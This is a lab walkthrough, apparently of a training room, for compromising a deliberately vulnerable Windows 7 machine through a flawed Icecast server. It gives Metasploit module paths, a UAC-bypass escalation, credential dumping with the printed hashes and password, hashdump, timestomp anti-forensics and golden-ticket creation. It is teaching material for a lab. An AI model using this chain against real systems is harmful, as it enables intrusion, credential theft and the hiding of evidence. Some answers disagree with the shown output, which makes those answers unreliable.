Ice.


Deploy & hack into a Windows machine, exploiting a very poorly secured media server.

by Krish Jana April 18, 2021 BWU Ethical Hacking(Batch-2)

- ***Task 1***


Connect-

- Connect to our network using OpenVPN. Here is a mini walkthrough of connecting:



- download your configuration file
- Use an OpenVPN

- Now when you deploy material, you will see an internal IP address of your Virtual Machine



- ***Task 2***

Recon-

- Scan and enumerate our victim with Nmap!

- Once the scan completes, we'll see a number of interesting ports open on this machine. As you might have guessed, the firewall has been disabled (with the service completely shutdown), leaving very little to protect this machine. One of the more interesting ports that is open is Microsoft Remote Desktop (MSRDP). What port is this open on?

  Ans.- 3389

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -A -T5 10.10.201.7 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 02:25
Nmap scan report for 10.10.201.7
Host is up (0.18s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Servi
3389/tcp  open  tcpwrapped
| rdp-ntlm-info:
|   Target_Name: DARK-PC
```

- What service did nmap identify as running on port 8000? (First word of this service)

  Ans.- Icecast

```
|_http-title: Service Unavailable
8000/tcp  open  http         Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
```

- What does Nmap identify as the hostname of the machine? (All caps for the answer)

  Ans.- DARK-PC


```
), Microsoft Windows Vista SP2, Windows 7, or Windows 7 SP1 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
```

- ***Task 3***

Gain Access-

- Now that we've identified some interesting services running on our target machine, let's do a little bit of research into one of the weirder services identified: Icecast. Icecast, or well at least this version running on our target, is heavily flawed and has a high level vulnerability with a score of 7.5 (7.4 depending on where you view it). What is the Impact Score for this vulnerability? Use https://www.cvedetails.com/ for this question and the next.

Ans.- 6.4



- What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

  Ans.- CVSS scores for CVE-2004-1561

- After Metasploit has started, let's search for our target exploit using the command 'search icecast'. What is the full path (starting with exploit) for the exploitation module? If you are not familiar with metasploit, take a look at the Metasploit module.

  Ans.- exploit/windows/http/icecast_header

- Following selecting our module, we now have to check what options we have to set. Run the command `show options`. What is the only required setting which currently is blank?


  Ans.- rhosts

- ***Task 4***

Escalate-

- Woohoo! We've gained a foothold into our victim machine! What's the name of the shell we have now?

Ans.- meterpreter



- What user was running that Icecast process? The commands used in this question and the next few are taken directly from the 'Metasploit' module.


  Ans.- Dark

- What build of Windows is the system?

  Ans.- 7601


- Now that we know some of the finer details of the system we are working with, let's start escalating our privileges. First, what is the architecture of the process we're running?

  Ans.- x64



- Running the local exploit suggester will return quite a few results for potential escalation exploits. What is the full path (starting with exploit/) for the first returned exploit?

  Ans.- exploit/windows/local/bypassuac_eventvwr



- Now that we've set our session number, further options will be revealed in the options menu. We'll have to set one more as our listener IP isn't correct. What is the name of this option?

  Ans.- LHOST

- We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files?

  Ans.- SeTakeOwnershipPrivilege

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

- ***Task 5***

Looting-

- In order to interact with lsass we need to be 'living in' a process that is the same architecture as the lsass service (x64 in the case of this machine) and a process that has the same permissions as lsass. The printer spool service happens to meet our needs perfectly for this and it'll restart if we crash it! What's the name of the printer service?

Mentioned within this question is the term 'living in' a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code. From this, we can spawn a new thread that hosts our shell.

Ans.- spoolsv.exe

- Let's check what user we are now with the command `getuid`. What user is listed?

  Ans.- NT AUTHORITY\SYSTEM

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- Which command allows up to retrieve all credentials?

  Ans.- creds_all

- Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box ;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and defender disabled)

  Ans.- Password01

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!

tspkg credentials
=================

Username  Domain   Password
--------  ------   --------
Dark      Dark-PC  Password01!

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
Dark      Dark-PC    Password01!
dark-pc$  WORKGROUP  (null)
```

- ***Task 6***

Post-Exploitation-

- What command allows us to dump all of the password hashes stored on the system? We won't crack the Administrative password in this case as it's pretty strong (this is intentional to avoid password spraying attempts)

  Ans.- hashdump

```
Priv: Password database Commands

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
```

- While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time?

  Ans.- screenshare

```
Stdapi: Webcam Commands

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
```

- How about if we wanted to record from a microphone attached to the system?

  Ans.- record_mic

```
Stdapi: Webcam Commands

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_strea  Play a video stream from the specified webcam
    m
```

- To complicate forensics efforts we can modify timestamps of files on the system. What command allows us to do this? Don't ever do this on a pentest unless you're explicitly allowed to do so! This is not beneficial to the defending team as they try to breakdown the events of the pentest after the fact.


  Ans.- timestomp

```
Priv: Timestomp Commands

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```


- Mimikatz allows us to create what's called a `golden ticket`, allowing us to authenticate anywhere with ease. What command allows us to do this?

  Golden ticket attacks are a function within Mimikatz which abuses a component to Kerberos (the authentication system in Windows domains), the ticket-granting ticket. In short, golden ticket attacks allow us to maintain persistence and authenticate as any user on the domain.

  Ans.- golden_ticket_create



-Done-



Published by Krish Jana

View all posts by Krish Jana